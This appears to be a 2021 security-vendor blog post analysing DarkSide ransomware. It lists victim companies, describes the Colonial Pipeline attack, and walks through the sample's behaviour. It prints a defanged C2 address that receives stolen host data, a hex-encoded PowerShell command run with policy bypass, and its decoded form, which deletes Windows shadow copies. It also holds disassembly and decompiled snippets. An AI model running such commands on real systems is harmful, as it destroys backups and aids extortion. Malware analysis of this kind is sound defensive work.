DarkSide's Targeted Ransomware Analysis Report for Critical U.S. Infrastructure

blog.360totalsecurity.com/en/darksides-targeted-ransomware-analysis-report-for-critical-u-s-infrastructure-2/

May 21, 2021

May 21, 2021kate

Tweet

Learn more about 360 Total Security


DarkSide Group Background

DarkSide is an emerging RaaS (ransomware as a service) criminal group. The group may be organized by other former branches of ransomware activities. According to the attack rules announced by the group, the group only target The medical, government, education, non-profit organizations, and organizations outside the funeral and interment industry launched blackmail attacks. The ransomware family first appeared in August 2020, up to now, 81 companies have been publicly attacked by the ransomware family.

brookfield.com	XCOAL
mestek.com	OAK VALLEY COMMUNITY BANK
tomwood.com	kirwanspellacy.com
usgins.com	http://elecorporation.com
piedmontplastics.com	amicogroup.com
epstemps.com	discountcar.com
doorcontrolsusa.com	PEKAES.PL
forbesenergyservices.com	Komori America
archirodon.net	segafredo.com.au
arrowtruck.com	FowlesBrothers
garberbuickgmc.com	CovalentWorks
stuller.com	Home Hardware Stores
WINGYP	gyrodata.com
Kilpatrick Townsend & Stockton	GUESS
T.E.D. CDM GMBH	Stone Pigman Walther Wittmann, LLC
colortech.com	Minion Technologies Inc.
LLOYDSHOE	Jacoby and Jacoby
Grupo Segura	Schiller DuCanto and Fleck
Cobb Technologies	dwmlaw.com
WorldPosta	Bock and Hatch
IRLE DEUZ GmbH	PROSOLARTEC.de
ecsgroupe.com	TPI CORP
POLIFILM GmbH	jpsu.com
WTDEESIDE.CO.UK	EximBank
OMV System France	PayneFears
STAAB and KOLLEGEN	Swift Real Estate Partners LLC - Finance, Hr, Statment, Internal Information, other.
arldaw.com	primehealthservices.com
HEUSSEN Rechtsanwaltsgesellschaft mbH	vgcargo.de
I-D Foods Corporation	Abu Issa Holding LLC
OneDigital	Kens Foods Inc.
ISOLVED	Leavitt Group
ECHO-USA	spiritlakecasino.com
Inter-State Studio	Me-Engineers
ISSA	Cerulman Balin Adler & Hyman
http://wonderbox.fr	JST Global, Acme-Hardesty
Pénélope	Cuddy & Feder LLP
copel.com	Condor Ferries
SIERRAMEAT	supabets.co.za
AIDA GLOBAL	pasin.com
[NASDAQ: DXYN] thedixiegroup.com	Baker & Taylor
	BTU International, Inc.

Related important attacks


On April 20, 2021, the DarkSide group issued an announcement on its dark web site, claiming that it invaded many companies listed on the Nasdaq and other stock exchanges, and encrypted the core data of related companies. If the related companies refuse to pay the ransom, The group is preparing to publish the stolen data and make a profit from the short-selling options of related companies.



On May 7, 2021, Colonial Pipeline, the largest fuel pipeline provider in the United States, encountered a targeted attack by the DarkSide group, forcing it to shut down the key fuel network that supplies fuel to the densely populated eastern states of the United States.

Technical characteristics of the attack


According to the analysis of the historical attack data of the DarkSide group, the attack characteristics of the group are different from other ransomware groups. A large amount of data will be stolen before the ransomware attack is released and installed against related organizations. It also created a distributed storage system in Iran, which is used to store victim data.



The main attack features of the Darkside Group:

- Ransomware mainly targets Windows systems, but there are also variants for Linux systems;
- Use a large number of penetration testing tools to perform vulnerability scanning and intrusion penetration against the external network systems of relevant organizations;
- After entering the intranet of the relevant organization, it will attack the Windows domain controller in an attempt to control the entire enterprise intranet;
- The core data of the stolen organization will be uploaded to the private cloud distributed storage system;
- After controlling the core assets of the organization, the installation of the ransomware attack was finally carried out.


Darkside's extortion notice is tailored specifically for companies, and will specifically target companies' accounting data, execution data, sales data, customer support data, marketing data, and other core value data for stealing and extorting attacks.



Core Ransomware Analysis


The DarkSide ransomware virus will check to see if the current user is an administrator when it is first launched:


After starting to run, an icon will be released in the AppData\Local directory as the icon of the encrypted file. At the same time, the file name of the icon is also the file suffix added after the ransomware encrypted file (each sample is different, the current sample is ".82a71c82")




The virus will inject the current user name, computer name and other information encrypted and sent to the C2 server. The URL during the test is:

hxxp://securebestapp20.com/mhzPjMHjEl








Call system powershell to execute commands:

powershell -ep bypass -c “”(0..61)|%{$s+=[char][byte]('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656
“”



After unpacking the string, the actual command is to delete the Windows system shadow operation:

Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}

After the preparation work is completed, the virus starts two threads to encrypt files in a loop.


```
>  6A 00      push    0
.  6A 00      push    0
.  6A 00      push    0
.  68 CC5BB200 push    00B25BCC
.  6A 00      push    0
.  6A 00      push    0
.  FF15 720DD30( call    dword ptr [B30D72]          KERNEL32.CreateThread
.  AB         stos    dword ptr es:[edi]
.  FF05 2C10B30( inc     dword ptr [B3102C]
.  FF05 3410B30( inc     dword ptr [B31034]
.  6A 00      push    0
.  6A 00      push    0
.  6A 00      push    0
.  68 735EB200 push    00B25E73
.  6A 00      push    0
.  6A 00      push    0
.  FF15 720DB30( call    dword ptr [B30D72]          KERNEL32.CreateThread
.  AB         stos    dword ptr es:[edi]
.  FF05 3010B30( inc     dword ptr [B31030]
.  FF05 3410B30( inc     dword ptr [B31034]
.  4B         dec     ebx
.  85DB       test    ebx, ebx
.^ 75 B7      jnz     short 00B268F9
```


The ransomware uses the Salsa20 algorithm to encrypt the victim's data, and then uses the RSA-1024 algorithm to encrypt the Salsa20 key and put it at the end of the file.

```
int __stdcall sub_402068(int a1)
{
  signed int v1; // ebx
  int result; // eax
  int v3; // edx

  v1 = 8;
  do
  {
    result = sub_40200F();
    if ( v1 == 5 )
    {
      result = 0;
      v3 = 0;
    }
    *(_DWORD *)(a1 + 8 * v1 - 4) = result;
    *(_DWORD *)(a1 + 8 * v1-- - 8) = v3;
  }
  while ( v1 );
  return result;
}
```

In the end, the virus will modify the user's desktop background and leave a blackmail message asking the victim to contact himself to pay the ransom.





Group association traceability analysis

DarkSide group members once posted DarkSide-related ransomware information on well-known Russian forums.

The ransomware virus will determine the default language of the system. If it is a Russian language, it will not encrypt system files.

Judging from the comprehensive technical characteristics and historical activities, the gang is a typical RaaS (Extortion as a Service) criminal gang, and a large number of Russian-speaking personnel are suspected.


Security Advices to Enterprise Customers

The processing flow after the ransomware attack is discovered:

1. If an infected machine is found, its network and the computer should be shut down immediately. Closing the network can prevent the ransomware from spreading laterally on the intranet, and shutting down the computer can prevent the ransomware from continuing to encrypt files in time;
2. Contact security vendor to investigate and deal with the internal network;
3. The passwords of all machines in the company should be changed. You cannot be sure how many passwords of the machines inside the company are mastered by the hacker.

Protective measures after being attacked by ransomware:

1. Contact the security vendor to investigate and deal with the internal network;
2. The login password should be of sufficient length and complexity, and the login password should be changed regularly;
3. The shared folder of important information should be set to access permission control and be backed up regularly;
4. Regularly detect security vulnerabilities in the system and software, and apply patches in time;
5. The login password should be of sufficient length and complexity, and the login password should be changed regularly;
6. The shared folder of important information should be set to access permission control and be backed up regularly;
7. Regularly detect security vulnerabilities in the system and software, and apply patches in time.



Learn more about 360 Total Security